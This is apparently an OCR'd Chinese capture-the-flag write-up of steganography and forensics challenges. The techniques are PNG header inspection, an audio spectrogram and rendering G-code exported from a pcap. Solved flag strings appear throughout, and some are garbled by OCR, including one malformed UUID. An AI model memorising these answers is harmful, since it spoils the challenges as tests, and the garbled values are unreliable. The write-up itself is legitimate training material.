
模板结果 - PNG.bt

名称	
uint16 btPngSignature[2]	D0Ah
uint16 btPngSignature[3]	1A0Ah
struct PNG_CHUNK chunk[0]	IHDR (Critical, Public, Unsafe to Copy)
uint32 length	13
union CTYPE type	IHDR
struct PNG_CHUNK_IHDR ihdr	753 x 800 (x8)
uint32 width	753
uint32 height	800
ubyte bits	8
enum PNG_COLOR_SPACE_TYPE color_type	AlphaTrueColor (6)
enum PNG_COMPR_METHOD compr_method	Deflate (0)
enum PNG_FILTER_METHOD filter_method	AdaptiveFiltering (0)
enum PNG_INTERLACE_METHOD interlace_method	NoInterlace (0)

flag{b3afc91a8fbb6cc798bdebb253b025
50}

```
flag{b3afc91a8fbb6cc798bdebb253b02550}
```


NOISE




解题进度：1/1

NOISE

200分




有时候解题需要一点想象力提交。flag格式：flag{xxxx}。



Noise.zip
noise


名称	压缩后大小	原始大小	类型	循环冗余检验 (CRC)	修改日期	压缩方法	加密算法	属性	注释
..									
out	1,610,223	2,116,844		698c83c4	2021/8/29 17:11:42	Deflate		A__	
hint.docx	10,431	11,998	DOCX 文档	f71ec1eb	2021/8/29 19:22:04	Deflate		A__	
fl@g.jpg	143,892	151,102	JPG 文件	5350d655	2021/8/29 19:59:00	Deflate		A__	

out 文件是个 wav 文件



```
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/noise# ls
'~$hint.docx'   fl@g.jpg   hint.docx   out
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/noise# file out
out: RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, mono 44100 Hz
```


改后缀 out.wav 用 Audacity 打开，查看频谱图



out
文件(F) 编辑(E) 选择(S) 视图(V) 播录(N) 轨道(T) 生成(G) 效果(C) 分析(A) 工具(O) 帮助(H)
MME
麦克风 (Realtek(R) Audio)
2 (立体声) 录制声道
Speakers/Headphones (Realtek(R)
8.0k
7.5k
7.0k
6.5k
6.0k
5.5k
5.0k
4.5k
4.0k
3.5k
3.0k
2.5k
2.0k
1.5k
1.0k
0.5k
0.0k
flag{98ce526ad52c409763405847185d9c6c}
CSDN @末 初

```
flag{98ce526ad52c409763405847185d9c6c}
```

DdDdDd




解题进度：1/1

DdDdDd

200分


X公司员工小豪偷偷潜入机房，将公司业务核心代码打印并拿出来卖给了H公司。现在小豪已经被G安J关拘留，但是H公司拒不承认，这批打印出来的代码也下落不明。百密一疏小豪保存打印文件的流量被记录下来了，现在请你帮忙从其中提取出证据。提交flag格式：flag{xxxx}。

`DdDdDd.pcap`导出HTTP对象



名称	日期	类型	大小	标记
Smashing%20Wolt.gcode	2021/10/23 9:53	GCODE 文件	4,082 KB	
libc-2.23.so	2021/10/23 9:53	SO 文件	1,734 KB	
head3.jpg	2021/10/23 9:53	JPG 文件	316 KB	
scenery2.jpg	2021/10/23 9:53	JPG 文件	280 KB	
head0.jpg	2021/10/23 9:53	JPG 文件	186 KB	
mui.min(2).js	2021/10/23 9:53	JS 文件	117 KB	
mui.min.js	2021/10/23 9:53	JS 文件	117 KB	
scenery1.jpg	2017/11/11 1:01	JPG 文件	106 KB	
head2.jpg	2021/10/23 9:53	JPG 文件	81 KB	
scenery0.jpg	2021/10/23 9:53	JPG 文件	79 KB	
mui.min(2).css	2021/10/23 9:53	层叠样式表文档	74 KB	
mui.min.css	2021/10/23 9:53	层叠样式表文档	74 KB	
scenery3.jpg	2021/10/23 9:53	JPG 文件	74 KB	
head1.jpg	2021/10/23 9:53	JPG 文件	37 KB	
mui(2).ttf	2021/10/23 9:53	TrueType 字体文件	30 KB	
mui.ttf	2021/10/23 9:53	TrueType 字体文件	30 KB	
main.html	2021/10/23 9:53	Chrome HTML D...	9 KB	
myinfo.html	2021/10/23 9:53	Chrome HTML D...	6 KB	
app(2).js	2021/10/23 9:53	JS 文件	5 KB	

打开这个最大的文件




```
; generated by Slic3r 1.3.0 on 2021-08-25 at 09:58:01

; external perimeters extrusion width = 0.55mm (4.37mm^3/s)
; perimeters extrusion width = 0.70mm (11.44mm^3/s)
; infill extrusion width = 0.62mm (13.45mm^3/s)
; solid infill extrusion width = 0.70mm (3.81mm^3/s)
; top infill extrusion width = 0.70mm (2.86mm^3/s)

M107
M104 S200 ; set temperature
G28 ; home all axes
G1 Z5 F5000 ; lift nozzle

; Filament gcode

M109 S200 ; set temperature and wait for it to be reached
G21 ; set units to millimeters
G90 ; use absolute coordinates
M82 ; use absolute distances for extrusion
G92 E0
G1 Z0.350 F7800.000
G1 E-2.00000 F2400.00000
G92 E0
G1 X12.976 Y101.129 F7800.000
G1 E2.00000 F2400.00000
G1 F1800
G1 X180.300 Y56.861 E7.35535
G1 X183.054 Y56.726 E7.44067
G1 X184.245 Y56.919 E7.47800
G1 X186.411 Y57.673 E7.54896
G1 X187.436 Y58.378 E7.58745
G1 X188.721 Y59.453 E7.63929
G1 X189.630 Y60.379 E7.67944
G1 X196.178 Y68.510 E8.00246
G1 X196.708 Y69.273 E8.03121
G1 X197.824 Y71.145 E8.09864
G1 X198.275 Y72.053 E8.13003
G1 X201.868 Y80.942 E8.42669
G1 X202.299 Y82.600 E8.47970
G1 X202.471 Y83.971 E8.52245
G1 X202.359 Y86.262 E8.59341
G1 X201.472 Y88.377 E8.66437
G1 X200.741 Y89.316 E8.70118
G1 X200.084 Y90.020 E8.73097
G1 X197.191 Y91.831 E8.83659
G1 X144.433 Y108.080 E10.54467
G1 X18.967 Y143.103 E14.57515
G1 X17.332 Y143.345 E14.62630
G1 X16.785 Y143.357 E14.64322
G1 X14.008 Y142.813 E14.73079
G1 X13.417 Y142.557 E14.75072
G1 X11.829 Y141.584 E14.80832
```

`G语言`，直接在线编译

- https://ncviewer.com/

右上角调角度



```
; support_material_extruder = 1
; support_material_extrusion_width = 0
; support_material_interface_extruder = 1
; support_material_interface_extrusion_width = 0
; support_material_interface_layers = 3
; support_material_interface_spacing = 0
; support_material_interface_speed = 100%
; support_material_max_layers = 0
; support_material_pattern = pillars
; support_material_spacing = 2.5
; support_material_speed = 60
; support_material_threshold = 60%
; xy_size_compensation = 0
; bottom_infill_pattern = rectilinear
; bottom_solid_layers = 3
; bridge_flow_ratio = 1
; bridge_speed = 60
; external_perimeter_extrusion_width = 0
; external_perimeter_speed = 50%
; external_perimeters_first = 0
; extra_perimeters = 1
; fill_angle = 45
; fill_density = 20%
; fill_gaps = 1
; fill_pattern = stars
; gap_fill_speed = 20
; infill_every_layers = 1
; infill_extruder = 1
; infill_extrusion_width = 0
; infill_overlap = 55%
; infill_speed = 80
; overhangs = 1
; perimeter_extruder = 1
; perimeter_extrusion_width = 0
; perimeter_speed = 60
; perimeters = 3
; small_perimeter_speed = 15
; solid_infill_below_area = 70
; solid_infill_every_layers = 0
; solid_infill_extruder = 1
; solid_infill_extrusion_width = 0
; solid_infill_speed = 20
; thin_walls = 1
; top_infill_extrusion_width = 0
; top_infill_pattern = rectilinear
; top_solid_infill_speed = 15
; top_solid_layers = 3
```

Plot Orientation: Vertical (Z-Up)

Diameter Mode (Lathe)

```
flag{2fc07441-fd8f-4e1c-9f0f-72aa8c984a}
```


Forensic

解题进度：1/1


Forensic

400分

提交flag格式：flag{xxxx}。



